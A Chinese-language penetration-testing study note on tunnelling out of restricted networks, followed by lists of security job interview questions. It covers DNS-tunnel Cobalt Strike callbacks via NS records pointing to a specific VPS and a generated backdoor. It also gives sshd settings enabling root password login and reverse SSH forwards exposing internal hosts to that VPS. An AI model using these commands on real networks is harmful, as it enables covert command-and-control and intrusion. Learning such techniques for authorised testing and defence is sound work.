ICMP隧道可以： ICMP协议不依赖传输层的端口，它工作在网络层。因此，即使TCP端口被限制，ICMP流量仍然可以通过网络设备进行传输，使得ICMP隧道成为可能。

DNS隧道 判断 上线



H5 判断

先判断出网协议，然后使用出网协议建立隧道

#DNS隧道 通讯 上线

判断：nslookup命令（windows） dig命令（linux）

DNS解析属于UDP协议，限制TCP，对UDP无效，所以可以用nslookup命令

靶机黑窗口执行nslookup命令，如果有回显就说明可以DNS通讯

```
C:\Users\li>nslookup www.baidu.com
服务器: 192.168.131.2
Address: 192.168.131.2

DNS request timed out.
        timeout was 2 seconds.
名称:     www.a.shifen.com
Address:  39.156.66.14
Aliases:  www.baidu.com localdomain
```

H5 上线

1、上线环境：内网主机只出网 DNS 协议数据，解决上线

-域名申请及配置

-监听器创建及配置

-后门绑定监听器及生成

1.在自己的域名服务中添加NS记录(将子域名指定其他DNS服务器解析)和A（将一个域名指定为IPV4地址）记录，最好添加两条

这个设置的意思就是访问ns1.xiaosed123.fun和ns2.xiaosed123.fun会被解析成cs.xiaosed123.fun，然后cs.xiaosed123.fun又会被解析成47.94.236.117（cs的vps地址）




主机记录	记录类型	解析线路(spl)	记录值	TTL	状态	备注
ns2	NS	默认	cs.xiaosed123.fun	10 分钟	正常	
ns1	NS	默认	cs.xiaosed123.fun	10 分钟	正常	
cs	A	默认	47.94.236.117	10 分钟	正常	


注意DNS payload默认使用53端口，所以一定要把vps的53端口kill掉，端口占用是不会上线的。

查看53端口是否占用，lsof -i:53


2.启动cs，创建可执行后门文件



生成的后门在靶机执行之后，cs多了一个黑窗



会话交互输入命令mode dns-txt，上线成功



SSH隧道通讯

利用SSH协议将同网段的内网主机端口服务转发到远程vps



限制:

由于ssh协议存在于Linux系统, 跳板机必须是Linux

开启ssh协议登录


```
vi /etc/ssh/sshd_config
PermitRootLogin yes
PasswordAuthentication yes
/etc/init.d/ssh start
/etc/init.d/ssh restart
```

1.远程 入站 走反向


将本地的访问1.16 8080端口流量转发至47.94.236.117的1234端口

```
ssh -CfNg -R 1234:192.168.1.16:8080 root@47.94.236.117
```

linux跳板机执行命令，然后需要输入远程vps的密码（咱们自己的密码），然后vps执行curl命令可以看到可以访问



远程主机vps可以探测到内网，访问本机1234端口的流量就是访问跳板机同一个网段的内网流量




2.本地 出站 走正向

将本地访问1.16 8080端口流量转发至本地的1122端口

```
ssh -CfNg -L1122:192.168.1.16:8080 root@192.168.1.166
```

跳板机输入命令，然后输入跳板机密码，那么跳板机就可以访问同一网段的1.16的8080端口流量



> 面试题记录

2024/HW/国 誉

- 1.给你一个登录页面，你觉得可能会有什么漏洞
- 2.现在有一个mysql时间型盲注，有没有什么更快获取数据的方法，禁止使用工具和脚本
- 3.验证码可能存在哪些问题
- 4.hw前的暴露面梳理，会梳理哪些信息
- 5.解释一下条件竞争型的文件上传漏洞
- 6.网站的哪个机制没有处理好，导致了csrf漏洞
- 7.ssh服务需要开到公网，对它进行安全加固有什么思路
- 8.windows的服务器，出现了大量的4625安全日志，这个服务器有什么问题
- 9.有一个后台，你能想到的所有功能他都有了，有哪些getshell的方法
- 10.mysql提权有哪些方法，udf提权原理，sqlserver提权

- 11.weblogic有哪些攻击面
- 12.shiro反序列化有几种
- 13.冰蝎有哪些流量特征
- 14.cs上线有哪些特征（访问四个字符的url，什么什么算法的那个）
- 15.你是一个安全负责人，对钓鱼邮件有什么防御的手段吗
- 16.挖矿的应急
- 17.内网机器上了cs的应急

2024.9.6-华顺信安(渗透测试实习生)

```
1 2024.9.6-华顺信安（渗透测试实习生）：
2 SQL注入类型
3 springboot框架常见漏洞
4 6379端口 redis未授权如何getshell 提权 mssql
5 进入内网rdp（具体问题记不清了，大概就是问哪些必须明文 哪些可以利用hash）
6 如何判断域控
7 ptk ptt
8 内网如何判机器双网卡
9 xss常见绕过waf方式 httponly怎么办
10 sql注入绕过waf方式
11 给你一个后台登录口 思路
12 黄金、白银票据
13 order by注入点怎么测试
14 熟悉的编程语言
15 代码审计思路
16 有没有做过app渗透
17 对称加密和非对称加密
18 请求数据包加密怎么办
19 有跟踪过反序列化的cc链吗
20 ssrf的利用
```

得物

sql注入

xss

ssrf

jndi注入

java代码审计

溯源

春招中国移动卓望公司

- 1.自我介绍
- 2.windows linux操作系统有实际操作 部署过吗
- 3.Linux常见的命令
- 4.有挖过Linux漏洞吗或了解过
- 5.sql注入绕过waf的方式
- 6.渗透测试流程
- 7.你用过一些cs msf工具吗? 假如你拿到一个Linux的webshell,如何上线cs? 通过cs连接之后, 你进一步操作是干什么? 如何进行信息手机 (横向移动) 内网横向的话用到代理, 你用过哪些? cs代理不好用
- 8.sqlserver执行命令的方式有几种?
- 9.如何判断外联流量?
- 10.代码审计如何快速定位